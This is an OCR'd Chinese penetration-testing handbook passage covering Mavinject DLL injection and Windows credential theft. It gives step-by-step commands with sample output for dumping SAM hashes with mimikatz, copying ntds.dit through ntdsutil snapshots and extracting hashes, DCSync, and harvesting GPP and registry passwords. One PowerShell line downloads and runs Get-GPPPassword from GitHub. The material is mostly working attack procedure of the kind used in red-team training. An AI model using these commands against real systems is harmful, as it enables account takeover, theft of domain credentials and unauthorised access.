
使用 Mavinject … 在收集到来自不同客户的更多信息之后，我们确定了一个常见的用例： mavinject <PID> /INJECTRUNNING 使用此命令行运行的可执行文件查找以下注册表项：

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\AppV\Subsystem 其相应的值是： ValueName: Modules – ValueData:

C:\Windows\System32\AppVEntSubsystems32.dllValueName: Modules64 –
ValueData: C:\Windows\System32\AppVEntSubsystems64.dll 根据目标进程体系结构（32 位或 64 位），它会注入其中一个 DLL。虐待 Mavinject … 经过进一步分析，很明显的是，同样的确切机制可以被滥用以下方式注入一个 DLL 在一个任意的运行过程中： MavInject.exe <PID> /INJECTRUNNING <PATH
DLL>



参考资料： dll
https://gist.github.com/anonymous/b25cb82c4b3d40648f0b589fa242577f



https://reaqta.com/2017/12/mavinject-microsoft-injector/ 从假阳性到真阳性：微软注射器 Mavinject.exe 的故事

https://twitter.com/subTee/status/942779279623913473

视频内容 ： https://www.ggsec.cn/mavinject.html

六.Credential Access

攻击者窃取用户名和密码。 凭证访问包括窃取用户和密码等凭据的技术。

目录:

6.1.2 凭证转储

6.1.3 组策略首选项（GPP）文件

6.1.4 文件中的凭据

6.1.5 注册表中的凭据

6.1.6 键盘记录

6.1.7 Kerberos

6.1.8 Kerberoast

6.1.9 嗅探

6.1.10 密码过滤

6.2 Linux

6.2.1 Bash History

6.2.2 密码转储

6.2.3 私钥

6.2.4 网络嗅探描述

6.2.5 文件中的凭据描述

6.1.1 暴力破解

当攻击这不知道密码或者已经获取到 HASH 时，可以通暴力破解或破解 HASH 的方式来尝试访问。 当获取到该用户的 HASH 时攻击者可以通过预先计算好的彩虹表或者在线破解平台来进行破解。也可以通过传递哈希（PTH）来进行身份验证。当攻击者不知道密码的情况下可以使用暴力破解的方式来进行获取。这个方式是一个高风险的方式，可能会导致大量的身份验证失败和账户锁定。 还可以通过密码

喷涂的方式来进行尝试。 https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/ https://blog.stealthbits.com/using-stealthdefend-to-defend-against-password-spraying/ https://searchsecurity.techtarget.com/answer/What-is-a-password-spraying-attack-and-how-does-it-work 通常使用密码喷涂可以在一下端口的来进行尝试：

- SSH（22 / TCP）
- Telnet（23 / TCP）
- FTP（21 / TCP）
- NetBIOS / SMB / Samba（139 / TCP 和 445 / TCP）
- LDAP（389 / TCP）
- Kerberos（88 / TCP）
- RDP /终端服务（3389 / TCP）
- HTTP(S) / HTTP 管理服务（80 / TCP 和 443 / TCP）
- MSSQL（1433 / TCP）
- Oracle（1521 / TCP）
- MySQL（3306 / TCP）
- VNC（5900 / TCP）


6.1.2 凭证转储

凭证转储是从操作系统和软件获取账户登录和密码信息的过程，通常以 HASH 和明文密码的形式。然后可以使用所获取的到凭据来进行横行移动。

SAM 文件获取

SAM 是一个数据库文件，其中包含主机的本地账户信息，通常是使用 net user 命令能查找到的用户。要枚举 SAM 数据库需要进行系统级的访问，可以通过以下方式来获取到 SAM 文件：

- reg save hklm\sam sam.hive
- reg save hklm\system system.hive



然后通过 mimikatz 来获取 HASH： lsadump::sam /sam:sam.hive /system:system.hive


```
mimikatz # lsadump::sam /sam:sam.hive /system:system.hive
Domain : TEST-PC
SysKey : 691b7051866510b493097256ef8814b4
Local SID : S-1-5-21-2418734468-2155899384-4285225798

SAMKey : 6e7f3cc2c4dee1ae24232718e3792659

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e8 (1000)
User : test
LM   :
NTLM : aacd12d27c87cac8fc0b8538aed6f058
```

也可以将上述文件下载到本地，使用 Creddump7 在本地处理 SAM 数据库以检索哈希值，或者 cain 来获取。

mimikatz


既能导出域凭据（Domain Credentials）的明文，也能导出通用凭据（Generic Credentials）的明文，但是无法导出 IE 浏览器存储的明文。

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1 powershell -exec bypass "import-module .\Invoke-Mimikatz.ps1;Invoke-Mimikatz"



vaultcmd 命令（Win 自带）导出的不是明文密码

vaultcmd /list —>列出保管库 vaultcmd /listschema —>列出保管库的概要，凭据名称和 GUID GUID 对应的路径为%localappdata%/Microsoft\Vault{GUID}下的文件



获取 NTDS 文件

Active Directory 存储有关域成员的信息，包括用于验证凭据和定义访问控制权限的设备和用户。Active Directory 域数据库存储在 NTDS.dit 中。默认情况下，NTDS 文件将位于域控制器的%SystemRoot%\NTDS\Ntds.dit 中。可以通过以下工

具和枚举 NTDS 文件和整个 Active Directory 哈希的内容。通过 VSS 卷影复制的方式获取 NTDS.dit

1. 通过 ntdsutil.exe 提取

- 使用 ntdsutil.exe 创建快照

```
C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
快照: activate instance ntds
活动实例设置为 "ntds"。
快照: create
正在创建快照...
成功生成快照集 {c35162e3-3171-41aa-96a0-c55a72ff47ba}。
快照: quit
ntdsutil: quit
```

- 将创建好的快照挂载到系统中

```
C:\Users\Administrator>ntdsutil snapshot "mount {c35162e3-3171-41aa-96a0-c55a72ff47ba}" quit quit
ntdsutil: snapshot
快照: mount {c35162e3-3171-41aa-96a0-c55a72ff47ba}
快照 {a4780001-ea05-43f1-a093-a20a76813422} 已作为 C:\$SNAP_201908261214_VOLUMEC$\ 装载
快照: quit
ntdsutil: quit
```


- 将快照文件复制出来

```
C:\Users\Administrator>copy C:\$SNAP_201908261214_VOLUMEC$\windows\ntds\ntds.dit C:\Windows\Temp\ntds.dit
已复制         1 个文件。
```

- 删除已挂载的快照

```
C:\Users\Administrator>ntdsutil snapshot "unmount {c35162e3-3171-41aa-96a0-c55a72ff47ba}" "delete {c35162e3-3171-41aa-96
a0-c55a72ff47ba}" quit quit
ntdsutil: snapshot
快照: unmount {c35162e3-3171-41aa-96a0-c55a72ff47ba}
快照 {a4780001-ea05-43f1-a093-a20a76813422} 已卸载。
快照: delete {c35162e3-3171-41aa-96a0-c55a72ff47ba}
快照 {a4780001-ea05-43f1-a093-a20a76813422} 已删除。
快照: quit
ntdsutil: quit
```

1. 使用 Invoke-NinjaCopy 导出 ntds.dit 文件 https://github.com/Veil-Framework/Veil-Pillage/blob/af7907fad0c7ffdd0eaa282044e3b629ecdebc99/data/PowerSploit/Invoke-NinjaCopy.ps1 Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit" -LocalDestination "c:\windows\temp\ntds.dit"



更多方式 https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/

导出 ntds.dit 中的 HASH

将已经复制的 ntds.dit 文件拖本地使用以下方法进行获取：

1. 使用 esedbexport 获取，在 Kali 下安装 libesedb wget https://github.com/libyal/libesedb/releases/download/20181229/libesedb-experimental-20181229.tar.gz

```
root@kali:~# wget https://github.com/libyal/libesedb/releases/download/20181229/
libesedb-experimental-20181229.tar.gz
--2019-08-30 02:43:19--  https://github.com/libyal/libesedb/releases/download/20
181229/libesedb-experimental-20181229.tar.gz
Resolving github.com (github.com)... 13.229.188.59
Connecting to github.com (github.com)|13.229.188.59|:443... connected.
```

2. 解压完并安装依赖环境 tar -zxvf libesedb-experimental-20181229.tar.gz apt-get install autoconf automake autopoint libtool pkg-config

```
root@kali:~/libesedb-20181229# sudo apt-get install autoconf automake autopoint
libtool pkg-config
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  autotools-dev libltdl-dev
Suggested packages:
  autoconf-archive gnu-standards autoconf-doc gettext libtool-doc gfortran
  | fortran95-compiler gcj-jdk
The following NEW packages will be installed:
  autoconf automake autopoint autotools-dev libltdl-dev libtool pkg-config
0 upgraded, 7 newly installed, 0 to remove and 184 not upgraded.
Need to get 2,396 kB of archives.
```

3. 将工具进行编译安装 ./configure make make install ldconfig

4. 成功安装后会在/usr/local/bin/可以看到

```
root@kali:~/libesedb-20181229# ls /usr/local/bin
esedbexport  esedbinfo
root@kali:~/libesedb-20181229#
```

5. 将所得到 ntds.dit 拷进 Kali，使用该工具进行获取（时间长短取决于文件大小）。 /usr/local/bin/esedbexport -m tables ntds.dit

esedbexport 20181229

```
root@kali:~/Desktop# /usr/local/bin/esedbexport -m tables ntds.dit
esedbexport 20181229

Opening file.
Database type: Unknown.
Exporting table 1 (MSysObjects) out of 13.
Exporting table 2 (MSysObjectsShadow) out of 13.
Exporting table 3 (MSysObjids) out of 13.
Exporting table 4 (MSysLocales) out of 13.
Exporting table 5 (datatable) out of 13.
Exporting table 6 (hiddentable) out of 13.
Exporting table 7 (link_table) out of 13.
Exporting table 8 (sdpropcounttable) out of 13.
Exporting table 9 (sdproptable) out of 13.
Exporting table 10 (sd_table) out of 13.
Exporting table 11 (MSysDefrag2) out of 13.
Exporting table 12 (quota_table) out of 13.
Exporting table 13 (quota_rebuild_progress_table) out of 13.
Export completed.
```

6. 获取到如下图所示


```
root@kali:~/Desktop/ntds.dit.export# ls
datatable.4      MSysObjects.0                    sdpropcounttable.7
hiddentable.5    MSysObjectsShadow.1              sdproptable.8
link_table.6     MSysObjids.2                     sd_table.9
MSysDefrag2.10   quota_rebuild_progress_table.12
MSysLocales.3    quota_table.11
```

7. 安装 ntdsxtract 来提取域中的信息 git clone https://github.com/csababarta/ntdsxtract.git cd ntdsxtract/ python setup.py build && python setup.py install

8. 提取用户信息及密码，将 ntds.dit 和 SYSTEM.hiv 放到 ntdsxtract 同一目录中。执行如下： dsusers.py ntds.dit.export/datatable.4 ntds.dit.export/link_table.6 output --syshive system.hive --passwordhasher --pwdformat ocl --ntoutfile ntout --lmoutfile lmout |tee 1.txt

```
root@kali:~/Desktop/ntdsxtract# dsusers.py ntds.dit.export/datatable.4 ntds.dit.
export/link_table.6 output --syshive system.hive --passwordhasher --pwdformat oc
l --ntoutfile ntout --lmoutfile lmout |tee 1.txt

[+] Started at: Fri, 30 Aug 2019 07:49:04 UTC
[+] Started with options:
        [-] Hash output format: ocl
        [-] NT hash output filename: ntout
        [-] LM hash output filename: lmout
The directory (/root/Desktop/ntdsxtract/output) specified does not exists!
```

9. 成功导出用户信息和 hash。




DCSync

DCSync 是凭证转存的变体，可用于从域控制器获取名感信息。该操作不是执行可识别的恶意代码，而是通过滥用域控制器的应用程序编程接口（API）来模拟来自域控制器的复制过程。域控制器上的管理员、域管理员、企业管理员或计算机账户的任何成员都能够运行 DCSync 从 Active Directory 中提取密码数据。可以通过所获取到的 HASH 来创建用于金票通过票证或者更改账户操作中记录的密码。 参考资料： https://adsecurity.org/?p=1729 https://wiki.samba.org/index.php/DRSUAPI https://docs.microsoft.com/en-us/openspecs/windows*protocols/ms-nrpc/ff8f970f-3e37-40f7-bd4b-af7336e4792f https://docs.microsoft.com/en-us/openspecs/windows*protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894 https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47 http://www.harmj0y.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/ https://github.com/gentilkiwi/mimikatz/wiki/module-~-lsadump

https://3gstudent.github.io/3gstudent.github.io/%E5%9F%9F%E6%B8%97%E9%80%8F-DCSync/

- 通过 Mimikatz 获取 DCSync 功能已经包含在 Mimikatz 的 Lsadump 模块中。Lsadump 还包括了 NetSync，它是通过传统的复制协议来执行 DCSync 导出域内所有用户的哈希： lsadump::dcsync /domain:test.com /all /csv

导出域内管理员账户的哈希： lsadump::dcsync /domain:test.com /user:administrator /csv




6.1.3 组策略首选项（GPP）文件

组策略首选项（GPP）是允许管理员使用嵌入式凭据创建域策略的工具。除此之外这些策略允许管理员设置本地账户。这些策略存储在域控制器上的 SYSVOL 中，这就意味着任何域用户都可以查看 SYSVOL 共享并解密密码。

https://msrc-blog.microsoft.com/2014/05/13/ms14-025-an-update-for-group-policy-preferences/ 通过以下工具和脚本来从组策略首选项 XML 文件中获取：


1. powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShell

Mafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1');Get-GPPPassword"



或手动导入 Get-GPPPassword.ps1

https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1 PS> Import-Moudle .\Get-GPPassword.ps1 PS> Get-GPPaswword



6.1.4 文件中的凭据

攻击者可以在本地文件系统和远程文件中共享中搜索包含密码的文件。这些文件可能是用户自己创建的文件来用于存储自己的凭据，或者是存储着系统或者服务密码的配置文件，或者是一个包含密码的二进制文件。 查找系统内所有含 password 的文件： findstr /si password *.txt findstr /si password *.xml findstr /si password *.ini 从 Windows 域控制器上的组策略首选项获取密码：

https://pentestlab.blog/2017/04/19/stored-credentials/

6.1.5 注册表中的凭据

Windows 注册表存储了可供系统或者其它程序使用的配置信息。攻击者可以通过查询注册表来获取到已经储存以供程序和服务使用的凭据和密码。命令如下：

- 获取所有用户：reg query HKLM /f password /t REG_SZ /s
- 获取当前用户：reg query HKCU /f password /t REG_SZ /s

6.1.6 键盘记录

攻击者可以通过键盘记录来获取到用户有效的凭据。

6.1.7 Kerberos

当攻击者可以利用程序、服务、系统软件或者内核本身中的编程错误来控制代码时，就会利用软件的漏洞，来利用身份验证和验证机制来进行攻击，作为获取有用凭据访问权限或绕过流程来获取系统访问权的手段。其中一个例子是 MS14-068，它以 Kerberos 为目标，用域用户权限去伪造 Kerberos 票据。
https://adsecurity.org/?p=541 https://adsecurity.org/?p=525
https://adsecurity.org/?p=1515

